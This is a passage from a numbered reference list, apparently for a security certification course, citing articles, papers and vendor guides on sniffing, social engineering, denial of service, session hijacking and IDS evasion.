710. Satya P Kumar Somayajula, Yella. Mahendra Reddy, and Hemanth Kuppili, (2011), A New Scheme to Check ARP Spoofing: Prevention of MAN-IN-THE-MIDDLE Attack, from http://www.ijcsit.com/docs/Volume%202/vol2issue4/ijcsit2011020420.pdf.

711. Yusuf Bhaiji, LAYER 2 ATTACKS & MITIGATION TECHNIQUES, from https://www.sanog.org/resources/sanog7/yusuf-L2-attack-mitigation.pdf.

712. Adam Barth, Juan Caballero, and Dawn Song, Secure content sniffing for Web browsers or How to stop papers from reviewing themselves, from https://www.adambarth.com/papers/2009/barth-caballero-song.pdf.

713. Undetectable sniffing on Ethernet, from https://www.askapache.com/hacking/sniffing-ethernet-undetected/.

714. Kirk Hausman, Diane Barrett, and Martin Weiss, (2003), Identifying Nonessential Services and Attacks > Attacks, from http://www.informit.com/articles/article.asp?p=98121&seqNum=2.

715. ARP cache poisoning /ARP spoofing, from https://su2.info/doc/arpspoof.php.

716. Address Resolution Protocol (ARP), from www.erg.abdn.ac.uk/users/gorry/course/inet-pages/arp.html.

717. Packages, from https://www.debian.org/distrib/packages.

718. The Hacker's Ethic, from http://web.textfiles.com/ezines/HWA/hwa-hn34.txt.

719. Alberto Ornaghi and Marco Valleri, Man in the middle attacks, from https://www.blackhat.com/presentations/bh-europe-03/bh-europe-03-valleri.pdf.

720. Tom Olzak, (2006), DNS Cache Poisoning: Definition and Prevention, from https://adventuresinsecurity.com/Papers/DNS_Cache_Poisoning.pdf.

721. Daiji Sanai, (2001), Detection of Promiscuous Nodes using ARP packets, from http://www.securityfriday.com/promiscuous_detection_01.pdf.

722. (2018), Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html.

723. Raj Chandel, (2017), DHCP Penetration Testing, from https://www.hackingarticles.in/dhcp-penetration-testing/.

724. (2016), 7 Popular Layer 2 Attacks, from http://www.pearsonitcertification.com/articles/article.aspx?p=2491767.

725. (2019), VLAN hopping, from https://en.wikipedia.org/wiki/VLAN_hopping#Switch_spoofing.

726. VLAN Hopping, from https://networklessons.com/cisco/ccnp-switch/vlan-hopping.

727. Pam, (2018), VLAN Hopping: How to Prevent an Attack, from https://www.alienvault.com/blogs/security-essentials/vlan-hopping-and-mitigation.

728. (2018), Common Attack Types on Switches, from https://digitalfortresslk.wordpress.com/2018/03/22/common-attack-types-on-switches/.

729. Valter Popeskic, STP Layer 2 attack – Manipulating Spanning Tree Protocol settings, from https://howdoesinternetwork.com/2012/stp-attack.

730. (2019), Protecting Against an STP Attack, from https://www.ccexpert.us/configuration-mode/protecting-against-an-stp-attack.html.

731. (2011), BPDU Guard, BPDU Filter, Root Guard, Loop Guard & UDLD, from http://ericleahy.com/index.php/bpdu-guard-bpdu-filter-root-guard-loop-guard-udld/.

732. What is BPDU Guard and how to configure BPDU Guard in Cisco Switches, from http://www.omnisecu.com/ccna-security/what-is-bpdu-guard-and-how-to-configure-bpdu-guard-in-cisco-switches.php.

733. (2007), Configuring Spanning Tree PortFast, BPDU Guard, BPDU Filter, UplinkFast, BackboneFast, and Loop Guard, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4000/8-2glx/configuration/guide/stp_enha.html.

734. Jay Miah, (2017), Loop Guard Concept and Implementation, from http://www.jay-miah.co.uk/loop-guard-concept-and-implementation/.
735. (2018), Catalyst 6500 Release 12.2SY Software Configuration Guide, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SY/configuration/guide/sy_swcg/spanning_tree_features.html#27629.
736. (2019), Cisco Nexus 5000 Series NX-OS Software Configuration Guide, from https://www.cisco.com/c/en/us/td/docs/switches/datacenter/nexus5000/sw/configuration/guide/cli/CLIConfigurationGuide/BasicEthernet.html.
737. (2021), Example: Configuring MAC Limiting, from https://www.juniper.net/documentation/us/en/software/junos/security-services/topics/topic-map/example-configuring-port-limiting.html.
738. Configuring DHCP Filtering, from https://docs.oracle.com/cd/E19859-01/820-3252-11/FP44ucgDHCPFiltering.html#50397227_76096.
739. DHCP Filter, from https://www.tp-link.com/us/configuration-guides/configuring_dhcp_filter/?configurationId=18223#_idTextAnchor009.
740. Simone Catania, (2021), SAD DNS: A Revival of the DNS Cache Poisoning Attack, from https://www.internetx.com/en/news-detailview/sad-dns-a-revival-of-the-dns-cache-poisoning-attack.
741. Nick Sullivan and Marek Vavruša, (2020), SAD DNS Explained, from https://blog.cloudflare.com/sad-dns-explained.
742. Introduction: SAD DNS, from https://www.saddns.net.

Module 09: Social Engineering

743. Margaret Rouse, (2011), Spear Phishing, from http://searchsecurity.techtarget.com/definition/spear-phishing.
744. Terry Turner, Social Engineering – Can Organizations Win the Battle?, from http://www.infosecwriters.com/text_resources/pdf/Social_Engineering_Can_Organizations_Win.pdf.
745. Sharon Gaudin, Social Engineering: The Human Side Of Hacking, from http://www.crime-research.org/library/Sharon2.htm.
746. Anti-Phishing Resources, from https://www.antiphishing.org/resources/.
747. (2007), Phishing and bogus emails: HM Revenue and Customs examples, from https://www.gov.uk/government/publications/phishing-and-bogus-emails-hm-revenue-and-customs-examples.
748. (2014), How to Protect Insiders from Social Engineering Threats, from https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc875841(v=technet.10)?redirectedfrom=MSDN.
749. (2014), Security Threats, from https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc723507(v=technet.10)?redirectedfrom=MSDN.
750. Melissa Guenther, (2001), Social Engineering, from http://www.iwar.org.uk/comsec/resources/sa-tools/Social-Engineering.pdf.
751. Bodek Frak, (2008), Gone Phishing, from http://web4.uwindsor.ca/units/its/insight/insight.nsf/babe0ebac149fc7b852567d700715d2a/d1b60efa750dfe21852573d7004cbbd8!OpenDocument.
752. Phishing: Examples & its prevention methods, from http://chowkamleeng.blogspot.com/2008/06/phishing-examples-its-prevention.html.
753. Gunter Ollmann, The Phishing Guide (Part 1), from http://www.technicalinfo.net/papers/Phishing.html.
754. Rachna Dhamija, (2006), Why phishing works, from https://dl.acm.org/doi/10.1145/1124772.1124861.
755. (2009), Social engineering, from https://searchsecurity.techtarget.com/definition/social-engineering.
756. The Social Engineering Framework, from https://www.social-engineer.org/framework/attack-vectors/impersonation/.
757. Smishing, vishing, and phishing… oh my!, from https://www.forensicaccountingservices.com/fraudvault/smishing-vishing-and-phishing/.
758. (2017), Ponemon Institute's 2017 Cost of Data Breach Study: Global Overview, from https://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=SEL03130WWEN&.
759. Jake Stroup, (2017), The Many Types of Identity Theft, from https://www.thebalance.com/the-8-types-of-identity-theft-1947176.
760. Clari Melo, (2014), Get to Know These Common Types of ID Theft, from https://www.igrad.com/articles/8-types-of-identity-theft.
761. (2015), The 10 Major Types of Identity Theft, from https://www.idtheftauthority.com/types-of-identity-theft/.
762. (2011), The 6 Types of Identity Theft, from https://securingtomorrow.mcafee.com/consumer/family-safety/the-6-types-of-identity-theft/.
763. (2015), Identity Theft, from https://completeid.com/types-of-identity-theft/.
764. (2015), Social engineering techniques: Pretexting, diversion theft, phishing, from https://sgros-students.blogspot.com/2015/11/pretexting-diversion-theft-phishing.html.

765. (2020), Social engineering (security), from https://en.wikipedia.org/wiki/Social_engineering_(security)#Other_types.

766. Kevin Mitnick, What is social engineering?, from https://www.knowbe4.com/what-is-social-engineering/#1.

767. Chris Brunau, (2019), 5 Types of Social Engineering Attacks, from https://www.datto.com/blog/5-types-of-social-engineering-attacks.

768. Pierluigi Paganini, (2019), The Most Common Social Engineering Attacks, from https://resources.infosecinstitute.com/common-social-engineering-attacks/#gref.

769. The Social Engineering Framework, from https://www.social-engineer.org/framework/influencing-others/pretexting/successful-pretexting/.

770. Erdal Ozkaya and Yuri Diogenes, Cybersecurity - Attack and Defense Strategies, from https://learning.oreilly.com/library/view/cybersecurity-attack/9781788475297/6a6d16cf-64bb-411e-bba2-ecbd10ad2d88.xhtml.

771. 2020 Cost of Insider Threats Global Report, from https://www.observeit.com/cost-of-insider-threats/.

772. (2018), 2018 Cost of Insider Threats: Global, from https://153j3ttjub71nfe89mc7r5gb-wpengine.netdna-ssl.com/wp-content/uploads/2018/04/ObserveIT-Insider-Threat-Global-Report-FINAL.pdf.

773. George Moraetes, (2017), The CISO's Guide to Managing Insider Threats, from https://securityintelligence.com/the-cisos-guide-to-managing-insider-threats/.

774. (2016), Managing Insider Threat, from https://www.ey.com/Publication/vwLUAssets/EY-managing-inside-threat/$FILE/EY-managing-inside-threat.pdf.

775. Facts + Statistics: Identity theft and cybercrime, from https://www.iii.org/fact-statistic/facts-statistics-identity-theft-and-cybercrime.

776. Linda Musthaler, (2008), 13 best practices for preventing and detecting insider threats, from https://www.networkworld.com/article/2280365/13-best-practices-for-preventing-and-detecting-insider-threats.html.

777. Insider Threat Prevention Best Practices, from https://www.netwrix.com/Insider_Threat_Prevention_Best_Practices.html.

778. Amanda Hicks, Angler Phishing: What is it?, from https://www.clearviewfcu.org/Learn/about-financial-wellness/Blog/Angler-Phishing-What-is-it#:~:text=Angler%20phishing%20is%20a%20new,personal%20information%20or%20account%20credentials.

779. Eva Velasquez, (2018), What Is Angler Phishing and How Can You Avoid It?, from https://www.experian.com/blogs/ask-experian/what-is-angler-phishing-and-how-can-you-avoid-it/.

780. Jomilė Nakutavičiūtė, (2021), 12 Types of Social Engineering Attacks, fromhttps://nordvpn.com/blog/social-engineering/.

781. Sherri Gordon, (2020), Catfishing and How It Relates to Cyberbullying, from https://www.verywellfamily.com/what-is-catfishing-460588.

782. What is Catfishing Online: Signs & How to Tell, from https://www.fortinet.com/resources/cyberglossary/catfishing.

783. (2021), What are Deepfakes? Are They a Security Threat?, from https://www.tessian.com/blog/what-are-deepfakes/.

784. Deepfake, from https://en.wikipedia.org/wiki/Deepfake.

785. (2021), Deepfake Fraud: Security Threats Behind Artificial Faces, from https://www.pandasecurity.com/en/mediacenter/technology/deepfake-fraud/.

786. Defining Insider Threats, from https://www.cisa.gov/defining-insider-threats.

787. What Is an Insider Threat?, from https://www.fortinet.com/resources/cyberglossary/insider-threats.

788. What is Social Engineering?, from https://www.webroot.com/in/en/resources/tips-articles/what-is-social-engineering.

789. (2021), Social Engineering Countermeasures, from https://www.rangeforce.com/blog/social-engineering-countermeasures.

790. (2021), 10 Types of Social Engineering Attacks, from https://www.crowdstrike.com/cybersecurity-101/types-of-social-engineering-attacks/.

791. Abi Tyas Tunggal, (2022), What is Social Engineering? Definition and Protection Tips for 2022, from https://www.upguard.com/blog/social-engineering.

792. Vinugayathri Chinnasamy, (2020), 10 Ways Businesses Can Prevent Social Engineering Attacks, from https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/.

793. Ways to Avoid Social Engineering Attacks, from https://www.kaspersky.co.in/resource-center/threats/how-to-avoid-social-engineering-attacks.

794. Social Engineering Countermeasures, from https://bhutanio.com/social-engineering-countermeasures/.

795. Protect Yourself Against Phishing Scams and Identity Theft, from https://www.umass.edu/it/support/security/protect-yourself-against-phishing-scams-identity-theft.

796. 5 Best Defenses Against Phishing Attacks, from https://www.egress.com/resources/cybersecurity-information/phishing/5-best-defenses-against-phishing-attacks.

797. David Bisson, (2021), 6 Common Phishing Attacks and How to Protect Against Them, from https://www.tripwire.com/state-of-security/security-awareness/6-common-phishing-attacks-and-how-to-protect-against-them/.

798. Juliana De Groot, (2022), Phishing Attack Prevention: How to Identify & Avoid Phishing Scams in 2022, from https://digitalguardian.com/blog/phishing-attack-prevention-how-identify-avoid-phishing-scams.

Module 10: Denial-of-Service

799. (2006), Denial of Service Attacks: Teardrop and Landÿÿ, from http://users.tkk.fi/~lhuovine/study/hacker98/dos.html.

800. (2006), CERT warns of networked denial of service attacks – Computerworld, from http://www.computerworld.com/action/pages.do?command=viewPage&pagePath=/404.

801. Stephen M. Specht and Ruby B. Lee, (2004), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, from http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf.

802. Craig A. Huegen, (2005), Denial of Service Attacks: "Smurfing", from http://www.pentics.net/denial-of-service/white-papers/smurf.cgi.

803. Remotely Triggered Black Hole Filtering in IP Version 6 for Cisco IOS, Cisco IOS XE, and Cisco IOS XR Software, from https://www.cisco.com/c/en/us/about/security-center/ipv6-remotely-triggered-black-hole.html.

804. Frank Kargl, Jörn Maier, Stefan Schlott, and Michael Weber, Protecting Web Servers from Distributed Denial of Service Attacks, from http://www10.org/cdrom/papers/409/.

805. (1997), Denial of Service Attacks, from https://www.cert.org/information-for/denial_of_service.cfm?.

806. Denial of service, from https://searchsecurity.techtarget.com/definition/denial-of-service.

807. Vladimir Golubev, (2005), DoS attacks: crime without penalty, from http://www.crime-research.org/articles/1049/.

808. Gunter Ollmann, (2009), Botnet Communication Topologies, from http://www.technicalinfo.net/papers/PDF/WP_Botnet_Communications_Primer_(2009-06-04).pdf.

809. Renaud BIDOU, Fighting the Botnet Ecosystem, from http://www.iv2-technologies.com/FightingBotnetEcosystem.pdf.

810. Ping of death, from https://searchsecurity.techtarget.com/definition/ping-of-death.

811. Jason Anderson, (2001), An Analysis of Fragmentation Attacks, from http://www.ouah.org/fragma.html.

812. Mariusz Burdach, (2003), Hardening the TCP/IP stack to SYN attacks, from https://www.symantec.com/connect/articles/hardening-tcpip-stack-syn-attacks.

813. Deepak Singh Rana, Naveen Garg, and Sushil Kumar Chamoli, (2012), Citations: TCP SYN Flooding and IP Spoofing Attacks (ResearchIndex), from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.434.8352&rep=rep1&type=pdf.

814. Stephen Specht and Ruby Lee, (2003), Taxonomies of Distributed Denial of Service Networks, Attacks Tools, and Countermeasures, from https://www.princeton.edu/~rblee/DDoS%20Survey%20Paper_v7final.doc.

815. Gary C. Kessler, (2000), Defenses against Distributed Denial-Of-Service, from https://www.garykessler.net/library/ddos.html.

816. The Distributed Reflection DoS Attack, from https://www.grc.com/sn/sn-008.pdf.

817. Steve Gibson, (2002), Distributed Reflection Denial of Service Bandwidth Consumption, from https://homes.cs.washington.edu/~arvind/cs425/doc/drdos.pdf.

818. Haining Wang, Danlu Zhang, and Kang G. Shin, (2002), SYN Attack, from https://ieeexplore.ieee.org/document/1019404/.

819. Aaron Sullivan, 2001, An Audit of Active Directory Security, from https://www.symantec.com/connect/articles/audit-active-directory-security-part-2.

820. Denial of Service, from https://www.mycert.org.my/en/services/advisories/mycert/2017/main/detail/1277/index.html.

821. (2000), Denial of Service Attack in NetBIOS Services, from https://www.kb.cert.org/vuls/id/32650.

822. Wireless DoS, from https://www.cisco.com/c/en/us/td/docs/wireless/technology/wips/deployment/guide/WiPS_deployment_guide.html#pgfId-43390

823. Abhishek Singh, (2005), Demystifying Denial-Of-Service attacks, part one, from https://www.symantec.com/connect/articles/demystifying-denial-service-attacks-part-one.

824. Denial-of-service attack, from https://en.wikipedia.org/wiki/Denial-of-service_attack.

825. Kevin Poulsen, (2010), New: Cyberattack Against WikiLeaks Was Weak, from https://www.wired.com/2010/11/wikileaks-attack/.

826. What is a DDoS Attack, from https://www.digitalattackmap.com/understanding-ddos/.

827. Glenn Carl and George Kesidis, (2009), Denial-of-Service Attack-Detection Techniques, https://www.evernote.com/shard/s9/note/b11a8c31-8651-4d74-acf9-1fb1b3c0f090/wishi/crazylazy#st=p&n=b11a8c31-8651-4d74-acf9-1fb1b3c0f090.

828. Distributed denial-of-service attack, from http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci557336,00.html.

829. Taxonomies of Distributed Denial of Service Networks, Attacks, Tools, and Countermeasures, from http://www.princeton.edu/~rblee/DDoS%20Survey%20Paper_v7final.doc.

830. Glenn Carl, (2006), Denial-of-Service Attack-Detection Techniques, from https://www.computer.org/csdl/mags/ic/2006/01/w1082-abs.html.

831. Stephen M. Specht and Ruby B. Lee, (2003), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, from http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf.

832. Vijay C Uyyuru, Prateek Arora, and Terry Griffin, Denial of Service (DoS), from http://www.cse.unt.edu/~6581s001/vijay_dos1.ppt.

833. School Safety and Security with the Cisco SAFE Security Architecture, from https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/safek12.html.

834. Denial of Service (DoS), Distributed DoS (DDoS), from http://www.atlguide2000.com/security/index.php?act=view&aid=193.

835. (2007), Denial Of services [botnet] (DoS), from http://www.go4expert.com/forums/showthread.php?t=3184.

836. SYN Flood Attack, from https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/.

837. (2009), Analysis of Fragmented Packet Traffic, from https://www.caida.org/research/traffic-analysis/fragments/.

838. Zobair Khan, (2015), Basics on DDos, from https://www.slideshare.net/kzobair/ddosbdnog.

839. Brian Prince, (2013), Multi-vector DDoS Attacks Grow in Sophistication, from http://www.securityweek.com/multi-vector-ddos-attacks-grow.

840. Dancho Danchev, (2009), Malware-infected WinRAR distributed through Google AdWords, from http://www.zdnet.com/article/malware-infected-winrar-distributed-through-google-adwords/.

841. Angad Singh, (2017), A hacker hijacked Chrome Extension to push Malware, from https://www.officialhacker.com/chrome-extension-to-push-malware/.

842. Stelian Pilci, (2015), Remove vikingwebscanner.com virus (Fake AdwCleaner), from https://malwaretips.com/blogs/vikingwebscanner-com-removal/.

843. (2016), Mobile Security Threats on The Rise as Hackers Can Launch DDoS Attacks on Their Mobile Phones, from https://security.radware.com/ddos-threats-attacks/cyber-attacks-in-the-palm-of-your-hand/.

844. Aishwarya Sreekanth, Prashant Sri, and Teemu Vartiainen, (2016), Dyn DDOS Cyberattack – a case study, from https://webcache.googleusercontent.com/search?q=cache:w8CBTmpDAMcJ:https://mycourses.aalto.fi/pluginfile.php/457047/mod_folder/content/0/Cyber%2520Ghosts.pdf%3Fforcedownload%3D1+&cd=1&hl=en&ct=clnk&gl=in.

845. Scott Hilton, (2016), Dyn Analysis Summary of Friday October 21 Attack, from https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/.

846. Gurubaran S, (2018), Pulse Wave Heavy DDoS Attack to Take Down Multiple Protected Target Networks, from https://gbhackers.com/new-ddos-attack-pulse-wave/.

847. Zero-day DDoS Attack (0day DDoS attack), from https://ddos-guard.net/en/terminology/attack_type/zero-day-ddos-attack-0day-ddos-attack.

848. 35 Types of DDoS Attacks Explained, from https://javapipe.com/blog/ddos-types/.

849. UDP Flood Attack, from https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/.

850. UDP Based Amplification Attacks, from https://instasafe.com/udp-based-amplification-attacks/.

851. Sam Kottler, (2018), DDoS Incident Report, from https://github.blog/2018-03-01-ddos-incident-report/.

852. Lily Hay Newman, (2018), GitHub Survived the Biggest DDoS Attack Ever Recorded, from https://www.wired.com/story/github-ddos-memcached/.

853. (2020), Rate Limiting, from https://en.wikipedia.org/wiki/Rate_limiting.

854. Shane Schick, (2019), TCP SACK Panic Flaw Could Compromise Production Linux Machines, from https://securityintelligence.com/news/tcp-sack-panic-flaw-could-compromise-production-linux-machines/.

855. Glen Kosaka, (2019), How to Mitigate the SACK Panic DDoS Attack, from https://blog.neuvector.com/article/mitigate-sack-panic-ddos-attack.

856. (2019), TCP SACK PANIC - Kernel vulnerabilities - CVE-2019-11477, CVE-2019-11478 & CVE-2019-11479, from https://access.redhat.com/security/vulnerabilities/tcpsack.

857. Carol Hildebrand, (2021), What Is a DDoS Extortion Attack?, from https://www.netscout.com/blog/what-ddos-extortion-attack.

858. What is a Ransom DDoS Attack?, from https://www.cloudflare.com/en-in/learning/ddos/ransom-ddos-attack/.

859. Extortion Attacks Are Back: How To Be Prepared, from https://www.home.neustar/blog/how-to-prepare-for-ddos-extortion-attacks.

860. Ritika Singh, (2021), What is a DDoS Extortion Attack and How do you Respond to it?, from https://securityboulevard.com/2021/07/what-is-a-ddos-extortion-attack-and-how-do-you-respond-to-it/.

861. Amir Dahan, (2021), Business as Usual for Azure Customers Despite 2.4 Tbps DDoS Attack, from https://azure.microsoft.com/en-us/blog/business-as-usual-for-azure-customers-despite-24-tbps-ddos-attack/.

862. Catalin Cimpanu, (2021), Microsoft Said it Mitigated a 2.4 Tbps DDoS Attack, from https://therecord.media/microsoft-said-it-mitigated-a-2-4-tbps-ddos-attack-the-largest-ever/.
863. Ionut Arghire, (2021), Microsoft Azure Hit by 2.4 Tbps DDoS Attack, from https://www.securityweek.com/microsoft-mitigates-24-tbps-ddos-attack-targeting-azure.
864. Denial of Service Attack: Definition, Examples, and Prevention, from https://www.extrahop.com/resources/attacks/dos/.
865. Andreja Velimirovic, (2021), How to Prevent DDoS Attacks: 7 Tried-and-Tested Methods, from https://phoenixnap.com/blog/prevent-ddos-attacks.
866. Tim Keary, (2022), Dos vs DDoS Attacks: The Differences and How To Prevent Them, from https://www.comparitech.com/net-admin/dos-vs-ddos-attacks-differences-prevention.

Module 11: Session Hijacking

867. (2006), hunt(1) - Linux man page, from https://linux.die.net/man/1/hunt.
868. (2006), Web Application Attacks – Intro, from www.netprotect.ch/downloads/webguide.pdf.
869. Steps in Session Hijacking, from https://www.hackguide4u.com/2010/03/steps-in-session-hijacking.html.
870. Session Hijacking, from https://www.imperva.com/learn/application-security/session-hijacking/.
871. Adnan Anjum, Spoofing Vs Hijacking, from https://www.hackguide4u.com/2010/03/spoofing-vs-hijacking.html.
872. Lee Lawson, (2005), Session Hijacking Packet Analysis, from https://www.scribd.com/document/53979390/3479.
873. Session hijacking attack, from https://owasp.org/www-community/attacks/Session_hijacking_attack.
874. Shray Kapoor, Session Hijacking Exploiting TCP, UDP and HTTP Sessions, from http://www.infosecwriters.com/text_resources/pdf/SKapoor_SessionHijacking.pdf.
875. David Endler, (2001), Brute-Force Exploitation of Web Application Session IDs, from https://www.cgisecurity.com/lib/SessionIDs.pdf.
876. Robert Auger, Credential and Session Prediction, from http://projects.webappsec.org/w/page/13246918/Credential%20and%20Session%20Prediction.
877. Trojan horse, from https://searchsecurity.techtarget.com/definition/Trojan-horse.
878. (2008), Prevention from Session Hijacking, from http://hydtechie.blogspot.com/2008/08/prevention-from-session-hijacking.html.
879. Harsh Kevadia, (2013), Session Hijacking, from https://www.slideshare.net/harshjk/session-hijacking-by-harsh-kevadiya.
880. (2009), Man-in-the-middle attack, from https://owasp.org/www-community/attacks/Man-in-the-middle_attack.
881. (2009), Man-in-the-browser attack, from https://owasp.org/www-community/attacks/Man-in-the-browser_attack.
882. Session Hijacking: A Primer, from http://www.cs.binghamton.edu/~steflik/cs455/sessionhijacking.htm.
883. (2009), Session fixation, from https://www.owasp.org/index.php?title=Session_fixation&setlang=es.
884. (2001), CERT® Advisory CA-2001-09 Statistical Weaknesses in TCP/IP Initial Sequence Numbers, from http://www.cert.org/advisories/CA-2001-09.html.
885. (2009), Connection Security and IPsec, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc771593(v=ws.10).
886. Laurent Joncheray, (1995), A Simple Active Attack Against TCP, from http://www.blyx.com/public/docs/security/tcp_attack.pdf.
887. (2009), IPSec Architecture, from https://docs.microsoft.com/en-us/previous-versions//bb726946(v=technet.10)?redirectedfrom=MSDN.
888. Mohit Kumar, (2012), CRIME: New SSL/TLS attack for Hijacking HTTPS Sessions, from https://thehackernews.com/2012/09/crime-new-ssltls-attack-for-hijacking.html.
889. Dennis Fisher, (2012), Crime Attack Uses Compression Ratio of TLS Requests as Side Channel to Hijack Secure Sessions, from https://threatpost.com/crime-attack-uses-compression-ratio-tls-requests-side-channel-hijack-secure-sessions-091312/77006/.
890. (2013), BEAST vs. CRIME Attack, from https://resources.infosecinstitute.com/beast-vs-crime-attack/#gref.
891. Amrita Mitra, (2017), What is the CRIME Attack?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-crime-attack/.
892. Agathoklis Prodromou, (2019), TLS/SSL Explained – Examples of a TLS Vulnerability and Attack, Final Part, from https://www.acunetix.com/blog/articles/tls-vulnerabilities-attacks-final-part/.
893. Nick Lewis, How can an HTTPS session get hijacked with the Forbidden attack?, from https://searchsecurity.techtarget.com/answer/How-can-an-HTTPS-session-get-hijacked-with-the-Forbidden-attack.
894. Dan Goodin, (2016), “Forbidden attack” makes dozens of HTTPS Visa sites vulnerable to tampering, from https://arstechnica.com/information-technology/2016/05/faulty-https-settings-leave-dozens-of-visa-sites-vulnerable-to-forgery-attacks/.
895. Mark Wycislik-Wilson, (2016), Decade-old 'forbidden attack' vulnerability affects HTTPS Visa sites, from https://betanews.com/2016/05/26/https-forbidden-attack/.

896. Pierluigi Paganini, (2016), Dozens of VISA HTTPS-protected sites vulnerable to Forbidden attack, from http://securityaffairs.co/wordpress/47724/breaking-news/forbidden-attack.html.

897. (2017), What Is HSTS and How Do I Implement It?, from https://www.globalsign.com/en/blog/what-is-hsts-and-how-do-i-use-it/.

898. HTTP Strict Transport Security, from https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security.

899. (2017), HTTP Strict Transport Security Cheat Sheet, from https://owasp.org/www-project-cheat-sheets/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html.

900. Justin Johnson, (2016), What is HSTS?, from https://blog.stackpath.com/glossary/hsts/.

901. Sjoerd Langkemper, (2017), Prevent session hijacking with token binding, from https://www.sjoerdlangkemper.nl/2017/07/05/prevent-session-hijacking-with-token-binding/.

902. (2019), HTTP Public Key Pinning (HPKP), from https://developer.mozilla.org/en-US/docs/Web/HTTP/Public_Key_Pinning.

903. HTTP Public Key Pinning, from https://en.wikipedia.org/wiki/HTTP_Public_Key_Pinning.

904. Bjørn Johansen, (2017), What is a Session Donation Attack?, from https://bjornjohansen.no/wordpress-session-donation-attack.

905. Alek Amrani, Session Donation, from https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-alek_amrani-session_donation.pdf.

906. Ramesh Lingappa, (2018), What is Session Hijacking and How You can Stop it, from https://www.freecodecamp.org/news/session-hijacking-and-how-to-stop-it-711e3683d1ac/.

907. Man-in-the-Middle (MITM) Attacks, from https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/.

908. (2019), Man-in-the-Middle Attacks and How to Avoid them, from https://www.netsparker.com/blog/web-security/man-in-the-middle-attack-how-avoid/.

909. Bojana Dobran, (2019), What are Man in the Middle Attacks & How to Prevent MITM Attack with Examples, from https://phoenixnap.com/blog/man-in-the-middle-attacks-prevention.

910. Santosh Subramanya, (2021), How PetitPotam hijacks the Windows API, and what you can do about it, from https://news.sophos.com/en-us/2021/08/25/how-petitpotam-hijacks-the-windows-api-and-what-you-can-do-about-it/.

911. Ran Harel, (2021), Detecting and Mitigating the PetitPotam Attack on Windows Domains, from https://www.semperis.com/blog/petitpotam-attack-on-windows-domains/.

912. (2021), PetitPotam – NTLM Relay to AD CS, from https://pentestlab.blog/2021/09/14/petitpotam-ntlm-relay-to-ad-cs/.

913. (2021), Hacking Domain Admin 6 ways to Sunday | PetitPotam, DCSync & Golden Tickets, from https://www.youtube.com/watch?v=ZM6-SakrOt8.

914. Firefox DNS-over-HTTPS, from https://support.mozilla.org/en-US/kb/firefox-dns-over-https.

915. Brien Posey, (2020), DNS over HTTPS (DoH), from https://www.techtarget.com/searchsecurity/definition/DNS-over-HTTPS-DoH.

916. DNS over TLS vs. DNS over HTTPS | Secure DNS, from https://www.cloudflare.com/en-in/learning/dns/dns-over-tls/.

917. Password Manager, from https://www.malwarebytes.com/what-is-password-manager.

918. What is a password manager?, from https://www.zoho.com/vault/educational-content/what-is-a-password-manager.html.

919. (2020), The Ultimate Guide to Man in the Middle (MITM) Attacks and How to Prevent them, from https://doubleoctopus.com/blog/enterprise-security/the-ultimate-guide-to-man-in-the-middle-mitm-attacks-and-how-to-prevent-them/.

920. Kapil Raina, (2021), Zero Trust Security Explained: Principles of the Zero Trust Model, from https://www.crowdstrike.com/cybersecurity-101/zero-trust-security/.

921. Zero Trust Security Model — What is Zero Trust?, from https://www.akamai.com/resources/zero-trust-security-model?gclid=Cj0KCQiA9OiPBhCOARIsAI0y71BXijpUcXrdreJfMNSwthwzZF9M92nDOto_0EU4Q1SneLxrYEaRLPIaAtyuEALw_wcB&utm_source=google&utm_medium=cpc&utm_campaign=F-MC-52610&utm_term=zero%20trust&utm_content=India&ef_id=Cj0KCQiA9OiPBhCOARIsAI0y71BXijpUcXrdreJfMNSwthwzZF9M92nDOto_0EU4Q1SneLxrYEaRLPIaAtyuEALw_wcB:G:s.

922. Jennifer, (2022), Session Hijacking Tutorial for Beginner Developers, from https://pinkhatcode.com/2022/02/27/session-hijacking-tutorial-for-beginner-developers/.

923. (2022), What is Session Hijacking?, from https://intellipaat.com/blog/what-is-session-hijacking/.

924. Tomasz Andrzej Nidecki, (2020), Session Hijacking and Other Session Attacks, from https://www.acunetix.com/blog/web-security-zone/session-hijacking/.

925. Zbigniew Banach, (2019), What Is Session Hijacking: Your Quick Guide to Session Hijacking Attacks, from https://www.invicti.com/blog/web-security/session-hijacking/.

926. Anas Baig, (2021), What is Session Hijacking and How Do You Prevent It?, from https://www.globalsign.com/en/blog/session-hijacking-and-how-to-prevent-it.

Module 12: Evading IDS, Firewalls, and Honeypots

927. (2006), Measuring Security Threats with Honeypot Technology, from http://www.honeynet.org/papers/individual/sane-2004.pdf.
928. (2006), SecurityFocus: Honeytokens -The Other Honeypot, from https://www.symantec.com/connect/articles/honeytokens-other-honeypot.
929. (2006), Hardware Firewalls, from http://cybercoyote.org/security/hardware.shtml.
930. (2006), Intrusion Detection System (IDS) Evasion, from http://complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/iDefense_IDSEvasion_20060510.pdf.
